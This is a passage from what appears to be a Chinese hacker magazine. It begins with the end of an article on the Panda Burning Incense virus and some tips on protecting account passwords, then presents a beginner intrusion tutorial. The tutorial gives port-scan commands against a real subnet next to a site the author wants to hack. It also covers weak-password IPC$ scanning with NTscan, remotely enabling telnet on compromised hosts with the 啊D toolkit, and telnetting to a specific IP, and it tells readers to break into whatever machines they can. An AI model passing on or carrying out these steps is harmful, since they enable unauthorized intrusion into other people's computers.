文件，同时将这个文件的权限设为“拒绝所有人修改”，那么病毒创建病毒体就会失败，电脑就能在一定程度上降低和减少受损失的危害了。但是这些免疫程序并不是万能的，它不可能阻止所有的熊猫烧香病毒，所以建议大家不要迷信这些免疫程序。

好了，神秘的熊猫烧香就为大家介绍这么多了，有什么不清楚的地方可以到论坛上来讨论，我的 ID 是猫咪森林。

（文章中涉及到的几款熊猫烧香专杀工具光盘中已收录）

## 捂紧我们的口袋—帐号防盗小经验

网络就象是一个强盗，上网的每时每刻都会叫喊着：把你的 QQ 密码、ADSL 拨号密码、网游帐号密码、3389 登录密码、电子邮箱密码、信用卡密码统统交出来！这么猖狂，各位菜鸟们一定要捂紧自己的口袋，以免帐号密码被盗去呀！

1．如果是在公共场所上网的话，比如网吧，那么在下机前请务必重启电脑。相信现在绝大多数网吧的电脑上都安装了还原卡或还原精灵，重启电脑后基本上可以杜绝菜鸟级别的盗号手段。

2．在上网过程中，坚决不要打开别人发给你的不明网页链接，以及一些不明的 exe 可执行文件。千万不要浏览那些乱七八糟的网站，尤其是现在的一些卖虚拟财产的网站，广告价格特别便宜，其实就是为了引人上当，这些网站上十有八九都有网页木马。

3．不要随便陷入“网恋”。利用“网恋”来骗号，损失的不只是物质财富，还有感情。帐号尽量不要告诉别人，除非你绝对相信对方！

4．帐号和密码要错位输入，比如你的帐号是 ABcdEFG，你输入的时候先输入 cd，再用鼠标把光标移到最前面输入 AB，再用鼠标把光标移到最后输入 EFG，这种方法也可以让大多数木马失效。

文章难易度：★★★
文章阅读点：针对最初级读者的扫描及后台入侵，上传木马进行控制远程主机，注入攻击的运用方法及注入实例。本专题特别适合新手

# 菜鸟学黑客——入侵，就这么两下

黑枫无泪

最近，小编从黑客X档案每月的读者回执卡中发现，越来越多的新读者加入了黑客X档案这个大家庭。随之而来的问题是，我们以前介绍过的技术，甚至是基本的黑客术语在这些鸟蛋的眼中都成了不可逾越的大山，严重的影响了鸟蛋们迅速孵化成菜鸟的进度！

为了响应小编的号召，在黑客X档案始终坚持做菜鸟的良师益友，坚持普及网络安全入门知识，坚持弘扬正确的菜鸟黑客道德文化，在这“三个坚持”的思想方针指导下，我决定紧紧围绕在以各位小编为核心的X档案周围，为新来的朋友做一次菜鸟入侵的入门专题。相信通过本专题的学习，大家都能够轻松的掌握最基本的黑客术语和入侵技巧，简简单单迈出学习黑客技术的第一步！

## 一、扫描和入侵

### 1.介绍

在入侵之前，必须先要了解入侵对象的基本情况。就像泡MM的时候，我们也必须先了解MM的兴趣爱好、性格背景等等，否则，MM很可能就会被别人追跑了。入侵之前，获取目标的基本信息是必备的一个步骤，而这个过程人们通常是使用“扫描”技术来实现的。

**小知识：什么是扫描**

黑客术语中的扫描和日常生活中的扫描照片不是一回事。黑客术语里的扫描，一般是预先存好很多漏洞信息，编写出相应的程序，自动检测目标是否存在这些漏洞。这种程序称为“扫描器”，这个过程叫做“漏洞扫描”。

当然，还有一种扫描是基于端口或者信息刺探的扫描。例如连接对方的每一个端口，看哪些端口是打开的（每一个端口往往对应着一个网络服务，根据端口的情况来了解对方提供了哪些服务），或者访问某个网站的每一个页面，检查这些页面是否存在（黑客们关心的往往是后台登录页面或者某些存在漏洞特征的页面）。虽然这些扫描并不能直接让黑客获得目标的权限，但是显然这一步是必不可少的。

在实际生活中，除了黑客和入侵者会经常使用扫描工具外，网络管理员也会经常使用扫描工具帮助自己检查网络是否足够安全。因此，学会使用各种各样的扫描器是踏入网络安全的第一步。首先来认识一下端口扫描吧！

**小知识：什么是端口**

端口（Port）是计算机为了与外界通信必不可少的一个概念。大家可以想像一下，如果有两台计算机同时启用了数个网络程序（IE、QQ、PPlive……），那么当大量的网络数据传输到本机的时候，谁知道哪一个数据包应该由QQ来处理，哪一个数据包又由IE来处理呢？

答案就是使用端口来区分，例如来自某个服务器，源端口是80的数据，很可能就是本机IE浏览器在访问网页的时候出现的，那么这个数据包就由IE浏览器负责解释。计算机上可能有数不清的网络应用服务，它们彼此间进行区分和联系，大多依赖于这个端口。

菜鸟们如果第一次接触这个概念，请在“开始”-“运行”里输入命令**CMD**打开“命令行提示符”，然后在命令行提示符里输入命令**netstat -an**，就可以看到你的电脑当前所有打开的端口，如图1。




图1

### 2.实战s扫描器

其实扫描工具有很多，不过一般来说，菜鸟们都是从端口扫描开始学习的。最近比较流行的端口扫描器不多了，像Superscan这种老牌工具黑客X档案介绍过太多次了，这次我们就用一个命令行下的超快速扫描工具s.exe来做演示吧！

s扫描器的用法为：**s syn IP段 结束IP段 端口 /save**

**小知识：使用命令行下的工具基本操作方法**

在论坛上，很多小菜表示有些黑客工具双击后闪出一个黑乎乎的窗口，然后就什么反映也没有了。其实这些黑客工具都是在命令行下工作的，这个s扫描器就是其中之一。使用s.exe之前，假设读者是一个连DOS基础命令也不知道的菜鸟，请按照如下步骤进行：

①把s.exe放在指定目录下，假如是D:\tools\scan\s.exe。

②鼠标单击“开始”-“运行”，输入命令**CMD**打开命令行提示符，依次输入命令**D:**、**CD TOOLS\SCAN**切换到s.exe所在的目录下。

③输入s.exe查看帮助信息，同时，后文所有命令都是在这个窗口下输入。

如果你是WindowsXP SP2的用户，请首先使用突破XP SP2最大线程限制的工具将本机进行线程破解，否则的话，由于WindowsXP SP2默认的安全机制限制了每一台计算机最大网络

线程不能超过10，因此各种扫描器将无法精准的得到正确的扫描结果。下面对一些常用的命令进行解释：

**例子一：**

**S TCP 192.168.0.1 192.168.0.255 80 512**

使用TCP方式扫描192.168.0.1到192.168.0.255这个IP段中的80端口，最大并发线程是512。

**例子二：**

**S TCP 192.168.0.1 192.168.0.255 21,5631 512 /Banner**

使用TCP方式扫描192.168.0.1到192.168.0.255这个IP段中的21和5631端口，最大并发线程是512，并显示Banner信息（连接到端口时得到的反馈信息）。

**例子三：**

**S TCP 192.168.0.1 192.168.0.255 1-200 512**

使用TCP方式扫描192.168.0.1到192.168.0.255这个IP段中的1到200端口，最大并发线程是512。

**例子四：**

**S TCP 192.168.0.123 1-200 512**

使用TCP扫描192.168.0.123这个IP中的1到200端口，最大并发线程是512。

**例子五：**

**S SYN 192.168.0.123 1-65535 /Save**

使用SYN方式扫描192.168.0.123这个IP中的1到65535端口，将结果写入同目录下的Result.txt文件中。

下边我们来看一个具体的实例。最近遇到一个网站，很难黑下来，所以想看看这个网站同网段的IP还有多少是打开了WEB服务的。经过ping www.xxx.com得到它的IP地址是221.130.185.123，所以我们就使用s扫描器把221.130.185.1到221.130.185.255这整个网段的80端口都扫描一遍吧（图2）。命令如下：

**S tcp 221.130.185.1 221.130.185.255 80 512 /save。**





图2

具体解释一下这条命令。S扫描器有TCP和SYN两种扫描方式，其中TCP方式速度比较慢，但是一般来说比较准确，它会挨个把命令里指定的IP和端口全部连接一遍并报告结果。而SYN方式则是半扫描方式，在实际的扫描中，它只刺探一下端口的状态就停止了，它的速度比较快，可是准确度有时候会降低。不管怎么说，在使用扫描器的时候，最好把自己的防火墙关掉，否则很可能什么也扫不出来哦。

### 3.端口入侵

扫描完端口之后，要怎么入侵呢？比如刚才扫描出一大把打开了23、445、3389端口的电脑，我们要怎么样利用这些端口入侵进去呢？

其实，在这里很多菜鸟有一个误区，他们单纯的认为，扫描出了端口信息，就一定可以入侵了。实际上，扫描出端口信息无非是得到了对方的一些基本信息，他们是否存在漏洞则要另说。例如你知道某个街道开了一家银行，但是你没有办法据此证明那个银行一定可以被你抢劫。正确的想法应该是，如果知道某一个地点开设了一家银行，那么如果这个银行安全管理不当，我们就可能会抢劫成功。在计算机入侵的过程中，如果知道对方打开了80端口，你只能证明对方可能开启了WEB服务，有某些网站运行在这个服务器上面，假如那些网站存在漏洞，你才能接着入侵。

不过有一个好消息是，目前有太多太多的人没有很强烈的安全意识，而经常看《黑客X档案》的读者却可以掌握足够的安全知识，熟悉每一个端口可能存在哪些漏洞，挨个测试过去，入侵一个是一个。

小鸟甲：这样不就是凭运气吗？

黑枫无泪：没错啊，苍蝇不叮无缝的蛋，黑客也不能入侵没有漏洞的主机。

#### ① 135、445端口进行IPC$扫描

一般情况下135和445端口主要用于使用RPC（Remote Procedure Call，远程过程调用），它们在局域网内部共享文件时有非常重要的意义。在Windows系统中，通过445端口，只要拥有对方的用户名和密码，甚至可以直接控制对方。所幸很多人并不知道设置一个强壮的密码有什么用，也不知道被入侵的几率会如此之大，因此我们可以使用某些专用的工具来扫描。推荐使用NTscan（S扫描只能扫出端口，而NTscan可以扫出空口令和弱口令）。

打开NTscan，在起始IP和结束IP填入要扫描的地址范围，最好扫自己网段附近的IP地址，不然会出现扫不到的情况。单击“开始”按钮后如图2所示。





图3

细心的读者可能注意到这里用的是IPC$扫描，如果在IPC$扫描失败的时候，你也可以尝试一下SMB和WMI方式。

**小知识：什么是IPC$**

IPC$（Internet Process Connection）是共享“命名管道”的资源，它是为了让进程间通信而开放的命名管道，通过提供可信任的用户名和口令，连接双方可以建立安全的通道并以此通道进行加密数据的交换，从而实现对远程计算机的访问。IPC$是NT/2000的一项新功能，在初次安装系统时还打开了默认共享，这样管理员就可以远程管理计算机了。

所有的这些，微软的初衷都是为了方便管理员的管理，但在有意无意中，它导致了系统安全性的降低（管理员没有设置足够强壮的口令的话，我们就可以代替这些管理员来管理远程计算机）。不过需要强调的是：一、WindowsXP默认的IPC$管理

已经被降低了权限，无法直接利用；二、目标必须开启了 IPC$ 共享，才能进行下一步的入侵。

②IPC$ 入侵

我们可以使用啊D 网络工具包，在“肉鸡查找”选项输入 IP 段，然后点“开始查找”，如图 4。

选中扫描到的主机 IP，点右键，选“打开对方的 telnet”，如图 5，点击“启动”即可把对方的 TELNET 服务开启。




图 4




图 5

**小知识：什么是 TELNET？**

TELNET 是一种远程登录协议，这种协议允许管理员通过一定的方式，在命令行界面控制远程计算机。一般来说，个人用户是用不着这个东西的，但是小黑客们，尤其是初学者们，现在还相当的青睐于给肉鸡打开 TELNET 服务哦!

依次打开“开始”-“运行”，输入 **cmd** 并回车，出现 CMD 窗口后在里面输入 **telnet 218.73.243.21**，如图 6，回车后，如图 7。

